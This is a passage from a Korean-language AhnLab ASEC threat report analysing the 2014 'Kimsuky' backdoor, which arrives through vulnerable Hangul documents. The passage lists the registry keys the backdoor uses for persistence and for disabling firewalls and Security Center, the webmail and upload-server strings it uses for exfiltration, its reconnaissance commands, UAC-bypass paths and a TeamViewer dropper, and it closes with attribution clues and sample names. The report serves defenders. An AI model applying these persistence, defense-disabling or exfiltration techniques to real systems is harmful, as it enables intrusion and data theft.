[그림 3-1]은 2개의 한글문서에서 취약점이 발생하는 위치와 쉘코드(Shell Code) 부분을 나타낸다.




그림 3-1 | 한글문서의 취약점이 발생하는 부분

이 파일이 생성되는 위치는 %TEMP% 폴더와 %SYSTEM% 폴더이며, %TEMP% 폴더의 경우, "~tmp.dll" 이름으로 생성되는 특징을 갖는다. %SYSTEM% 폴더에 생성된 DLL 파일이 서비스로 등록 및 구동된다. 단, 변종마다 등록되는 서비스의 이름과 파일명은 다르다.

[그림 3-2]는 취약점이 있는 한글문서를 통해 생성되는 파일 및 서비스 등록의 예를 나타낸 것이다.

```
(1) c:\Documents and Settings\사용자계정\Local Settings\Temp
> ~tmp.dll

(2) c:\WINDOWS\system32
> telnet.dll(~tmp.dll 과 동일파일)
```

그림 3-2 | 취약점이 있는 한글문서를 통해 생성되는 파일의 예

이렇게 생성된 파일들은 %SYSTEM% 폴더의 정상 "calc.exe" 파일의 생성시간과 동일하게 변경하는 특징을 갖는다. 이는 과거 다른 APT 형태의 악성코드에서도 공통적으로 사용되었던 방식이다.

```
- [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\TelnetManagement]
> "DisplayName"="TelnetManagement"
> "ObjectName"="LocalSystem"
> "Description"="Provides the access and management WebClients."

- [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\TelnetManagement\Parameters]
> "ServiceDll" = %SystemRoot%\System32\telnet.dll
```

그림 3-3 | 서비스로 동작하기 위해 생성하는 레지스트리의 예

2. 공격에 악용된 백도어의 주요 기능

앞서 설명했듯이 취약한 한글문서 파일을 통해 설치된 백도어(Backdoor) 파일은 지난해 "Kimsuky"샘플과 동일한 기능을 갖고 있으며, 그 내용은 다음과 같다.

(1) 특정 레지스트리 값 변경

■ 백신 및 윈도 방화벽 관련

: 이 백도어는 V3 제품의 방화벽과 윈도 기본 방화벽의 무력화를 시도한다. 그러나 V3 제품의 관련 레지스트리 값들은 자체 보호되어 실제로는 수정되지 않는다.

```
[HKEY_LOCAL_MACHINE\SOFTWARE\AhnLab\V3IS80\is]
- fwmode = 0

[HKEY_LOCAL_MACHINE\SOFTWARE\AhnLab\V3IS2007\InternetSec]
- FWRunMode = 0

[HKLM\SYSTEM\CurrentControlSet\services\SharedAccess
 \Parameters\FirewallPolicy\PublicProfile]
- EnableFirewall = 0

[HKLM\SYSTEM\CurrentControlSet\services\SharedAccess
 \Parameters\FirewallPolicy\StandardProfile]
- EnableFirewall = 0
```

그림 3-4 | 방화벽 기능 무력화를 위해 변경하는 레지스트리 값

■ 윈도 보안센터 관련

이 백도어는 윈도 보안센터 서비스를 사용하지 못하도록 레지스트리 값을 변경한다.

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\wscsvc]
- Start = 4
```

그림 3-5 | 윈도 보안센터 무력화를 위해 변경하는 레지스트리 값

3. 웹 메일 계정을 통한 공격자의 통신

'Kimsuky' 악성코드는 웹 메일을 사용해 정보를 유출하고 공격자와 통신하며, 각 메일 계정 별 인증에 필요한 정보도 함께 존재한다. 웹 메일 계정 별 로그인 시 필요한 정보(계정 및 패스워드)를 통해 메일 서버에 접속하고, 이후 '마스터' 메일 주소로 유출한 정보를 첨부파일 형태로 전송하는 기능을 갖는다. 현재까지 확인된 웹 메일 계정은 아래와 같다.

- lucky000@mail.bg
- lovelove333@mail.bg
- helpyou@mail.bg
- monkeyone@mail.bg
- AnnaLove1989@mail.com
- skagh1961@mail.com
- karena1989@mail.com
- jhonin333@india.com
- qwpejfe234@zoho.com
- s24yt@opera.com
- d24tf@opera.com
- 3wrasd@opera.com
- tilmb17.indiatimes.com
- jsso.indiatimes.com
- voice9911@indiatimes.com
- fdjjy456@zoho.com

표 3-1 | 'Kimsuky' 악성코드에 이용된 웹 메일 계정

[그림 3-6]과 [그림 3-7]은 각각 웹 메일 계정에 로그인과 메일 전송(파일첨부 기능 사용)을 위해 사용되는 데이터 중 일부를 나타낸 것이다.

```
&pass=
urlhash=&rememberme=0&longsession=0&ht
tpssession=0&jan_offset=-28800&jun_offset=-
25200&cors_capable=0&user=
```

```
Referer: http://mail.bg/
Cache-Control: no-cache
/auth/login
```

그림 3-6 | 메일전송 시 사용하는 정보(로그인)

```
var msgs  = {"inbox":{"
attachment\":true
"subject":"
inbox":{"all
/message/downloadattachment
http://mail.bg
/upload/xhrupload.php
tmpfile":"
token" value="
/message/send
```

그림 3-7 | 메일전송 시 사용하는 정보(파일첨부)

[표 3-1]의 메일 계정 가운데 'mail.bg, zoho.com'은 1차 공격(2013년 9월)에서도 사용되었으며, 'mail.com', 'india.com', 'opera.com', 'indiatimes.com'은 이번에 새롭게 확인된 사이트이다. [표 3-1]의 메일 계정 이외에 '마스터 (master)'로 불리는 메일 주소 중 일부는 [표 3-2]와 같다.

- tgb110117@hotmail.com
- nuttumcg@hotmail.com
- qet11@hotmail.com
- schyong1213@hotmail.com
- mysun1968@hotmail.com
- ytkr2013@hotmail.com
- jkl110112@hotmail.com
- rsh1213@hotmail.com
- suhopack@aol.com

표 3-2 | 마스터 메일 주소

'lovelove333@mail.bg'에서 마스터(master) 메일 주소인 'jkl110112@hotmail.com' 과 'schyong1213@hotmail.com'으로 첨부파일을 포함하여 메일이 발송된 것을 나타낸다. 메일이 발송된 시기는 '2014.03.11', '2014.03.12', '2014.03.17' 로 총 3번에 걸쳐 진행되었음을 알 수 있다.




그림 3-8 | 웹 메일을 통한 정보유출

4. 공격자 웹 서버 주소 (새로운 유형)

(1) www.bugs3.com 이용 (웹 서버)

지난 2월 24일 제작된 백도어 파일("telmgr.dll")은 기존에 알려진 웹 메일 기반이 아닌, 무료 웹 호스팅 사이트(www.bugs3.com)를 이용해 정보 유출을 시도하고 있다. [그림 3-9]는 실제 해당 악성코드 내부에 존재하는 문자열 정보 중 일부를 나타낸 것이다.

```
Referer: http://ftp-com.bugs3.com/upload.php
UserId =
Origin: http://ftp-com.bugs3.com
Host: ftp-com.bugs3.com
ftp-com.bugs3.com
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.3
Accept-Encoding: gzip,deflate,sdch
HTTP/1.1
Accept-Language: en-US,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 5.2)
AppleWebKit/537.1 (KHTML, like Gecko)
Chrome/21.0.1180.89 Safari/537.1
```

그림 3-9 | 웹 페이지 접속 시 사용하는 정보

[그림 3-10]은 실제 해당 PHP 사이트 접속 시 보이는 화면으로, 특정 파일에 대한 업로드가 가능한 구조를 갖고 있다.

그림 3-10 | 파일전송을 위한 웹 페이지

(2) www.dothome.co.kr 이용 (FTP 서버)

3월 22일 제작된 백도어 파일("olethk64.dll")은 웹 호스팅 업체(www.dothome.co.kr)에서 제공하는 FTP 서버를 이용하여 유출한 정보들을 업로드한다. 악성코드 내부에 공격자가 설정한 계정 및 패스워드 정보가 존재한다. [그림 3-11]은 실제 해당 FTP 서버에 접속했을 때 보이는 화면이다.




그림 3-11 | 파일전송을 위한 FTP 서버

5. 정보유출

Kimsuky 유형의 악성코드에 의해 유출되는 정보는 다음과 같으며, 이는 최근에 발견된 유형과도 동일하다.

(1) 시스템 정보

cmd.exe 에서 아래와 같은 명령을 통해 감염 시스템의 정보를 파일로 저장한 후 공격자가 지정 웹 메일 주소로 업로드를 시도한다.

- /c systeminfo > %s

(2) 사용자 이름 및 컴퓨터 이름

- User name: %s
- Computer name: %s

(3) 파일 목록 정보 유출

: cmd.exe 에서 아래와 같은 명령을 통해 감염 시스템의 폴더 및 파일들에 대한 목록 정보를 유출한다. 이러한 정보 수집을 통해 감염 시스템에 존재하는 문서파일/실행파일/이미지 파일 등의 정보를 확인할 수 있으며, 2차 공격에 사용되는 원격제어 툴을 통해 추가적인 정보 유출이 가능하다.

- dir C:\ /s /a /t

(4) 프로세스 목록 정보 유출

: cmd.exe 에서 아래와 같은 명령을 통해 감염 시스템에서 실행중인 프로세스들에 대한 정보를 유출한다.

- tasklist /v

(5) 키로깅(Key logging)

: 사용자 입력 키보드 값에 대한 정보 유출을 시도하며, 로깅한 정보는 "~msgsocm.log", "c_38649.nls" 등의 이름으로 저장한다.

6. UAC(User Account Control) 우회

2014년 2월과 3월에 발견된 'kimsuky' 악성코드는 2013년 9월 발견된 악성코드와 동일하게 UAC를 우회한다.

- C:\Windows\System32\sysprep\cryptbase.dll
- C:\Windows\System32\sysprep\sysprep.exe
- Elevation:Administrator!new:{3ad05575-8857-4850-9277-11b85bdb8e09}

7. 원격제어 툴 (TeamViewer)

2013년 공격에 사용된 원격제어 모듈과 동일한 팀뷰어 버전(5.0.9104)이 사용되었다. 드롭퍼 역할을 하는 파일은 'spl.exe' 이며, 'browsesc.dll' 파일 내부에 저장된 공격자 웹 메일 서버와의 통신("ieup_8", "iedown_8")을 통해 다운로드 및 실행된다. 'spl.exe' 파일의 리소스 영역에는 [그림 3-12]와 같이 총 3개의 실행파일을 포함하고 있다.




그림 3-12 | 원격제어 툴 드롭퍼(Dropper) 구조

리소스 영역의 'COM', 'KHK', 'WAVE' 라는 3개의 실행파일은 모두 파일의 시작부터 0x100 크기만큼 1바이트 키 값으로 XOR된 형태의 특징을 갖고 있으며, 리소스에 대한 언어정보는 한국어(Korean)로 설정되어 있다.

(1) C:\Windows\System32\xpsp2.exe (TeamViewer Client)
(2) C:\Windows\System32\pmspl.exe (xpsp2.exe - Install & Start)
(3) C:\Program Files\Internet Explorer\

iexplore_ko.dll
(TeamViewer Client Resource DLL)

'spl.exe'와 'xpsp2.exe' 파일의 제작시기는 2014년 1월 23일이며, 'pmspl.exe' 파일은 2014년 1월 13일에 제작된 것으로 확인되었다.

[그림 3-13]은 과거 발견 파일과 동일 버전의 팀뷰어 클라이이언트 모듈이 사용되었으나, 실제 정보 유출 시에는 저장하는 파일의 경로와 이름이 변경되었다.




그림 3-13 | 과거 팀뷰어 모듈과의 차이점

2014년 2월에 수집된 해당 원격제어 툴은 ASD(AhnLab Smart Defense) 시스템을 통해 수집된 파일로, 실제 고객에게 감염이 이루어지기 전에 테스트를 위해 제작된 것으로 추정된다.

하지만 2014년 2월 25일 'Kimsuky' 악성코드에 최초 감염된 시스템에서 4월 8일에 팀뷰어 원격제어 툴이 설치됨을 확인하였다. 이 감염 시스템은 국내 특정 대학의 관리자 시스템으로 추정되며, 공격자에 의해 1차로 유출된 '키로깅 정보' 및 '시스템 정보' 등을 바탕으로 2차 공격 대상이 되었음을 알 수 있다.

[그림 3-14]에서 접수된 팀뷰어 원격제어 툴을 포함하는 드롭퍼 파일은 'A0140849.exe' 파일이며, [그림 3-15]와 같은 구조이다. 이는 2014년 2월 발견된 파일과 유사한 구조를 갖고 있으며, 실행 시 'shsvcs.exe', 'signdrv.exe', 'iexplore_ko.dll' 3개의 파일이 생성된다.

그림 3-14 |] 팀뷰어 원격제어 툴 감염 시스템




그림 3-15 | 팀뷰어 원격제어 툴의 PE 구조

8. PDB(Program DataBase) 정보의 변화

2013년 9월 "Kimsuky" Operation 에 사용된 악성코드 내부에 존재하는 PDB 정보와 2014년 2월 발견된 샘플을 통해 확인한 PDB 정보의 변화는 다음과 같다.

- E:\WORK\Attack\02_jin\TeamViwer\ie_moth\Release\ie_moth.pdb
- E:\WORK\Attack\03_kinu\TeamViwer_IE\ie_moth\Release\ie_moth.pdb
- G:\work (d)\work\teamview_test\new\ie_moth\Release\ie_moth.pdb
- F:\Work\Tool\Timeviewer\20140113\ie_moth\Release\ie_moth.pdb
- E:\pmch\0207\TeamViewer\ie_moth\Release\ie_moth.pdb

공격자는 2013년 9월 이후 새로운 형태의 변종을 제작(2014년 1월/2월/3월)하고 있으며, 실제 국내 주요기관으로부터 해당 악성코드에 감염된 시스템이 확인되어 주의가 필요하다.

9. 공격자(?)

2013년 9월 처음 소개된 해당 악성코드는 당시 발견된 공격자 웹 메일 계정 (iop110112@hotmail.com, rsh1213@hotmail.com)에서 획득한 "kimsukyang", "Kim asdfa" 정보를 통해 "Kimsuky" 라는 이름으로 명명되었다.

(1) karena1989@mail.com

[그림 3-16]은 2014년 2월 새롭게 발견된 변형 샘플에서 확인한 공격자 메일 계정(karena1989@mail.com)이다. 공격자 메일 계정을 사용한 악성코드 제작자는 중국 국적의 한국어를 구사하는 사람으로 추정된다. 해당 공격자의 메일 계정에 대한 암호("dkdlfkqmdb???")는 한국어로 '아이라브유'로 변환되며, 메일 사용자가 등록한 국적은 'China'임을 알 수 있다.




그림 3-16 | 공격자 메일 계정 정보(1)

(2) jhonin333@india.com

[그림 3-17]은 인도 웹 메일 계정(jhonin333@india.com)을 통해 확인한 사항이다. 보낸 메일 제목에는 'jinmyung(한국이름: 진명)'으로 명시되어 있으며, 정보 유출 시 첨부파일로 '1.pdf' 형태를 사용했음을 알 수 있다. 또한 공격자는 서울 출생의 여성으로 추정되며, 과거 'kimsukyang'으로 언급된 마스터 웹 메일 주소인 "iop110112@hotmail.com"을 2차 메일 주소로 등록했음을 알 수 있다.




그림 3-17 | 공격자 메일 계정 정보(2)

10. 관련 샘플들

(1) %windir%\Program Files\Internet Explorer

- iexplore_ko.dll

(2) %windir%\system32\

- pdvi.dll
- telnet.dll
- Ahv3.exe
- pmspl.exe
- spl.exe
- xpsp2.exe
- winhelp128.exe
- browsesc.dll
- telmgr.dll
- usermon.dll
- EN.DLL
- ko.dll
- nmails.dll
- ctfmon .exe
- olethk64.dll
- signdrv.exe
- shsvcs.exe
- chksvc.exe
- hostsrv.exe

.

.

.

(3) %temp%

- ~tmp.dll
- ~df.tmp

< 참고사이트 >

- http://www.securelist.com/en/analysis/204792305/The_Kimsuky_Operation_A_North_Korean_APT
- http://asec.ahnlab.com/968

AhnLab

ASEC REPORT

VOL.51
March, 2014

집필 안랩 시큐리티대응센터 (ASEC)
편집 안랩 콘텐츠기획팀
디자인 안랩 UX디자인팀

발행처 주식회사 안랩
경기도 성남시 분당구 판교역로 220
T. 031-722-8000
F. 031-722-8901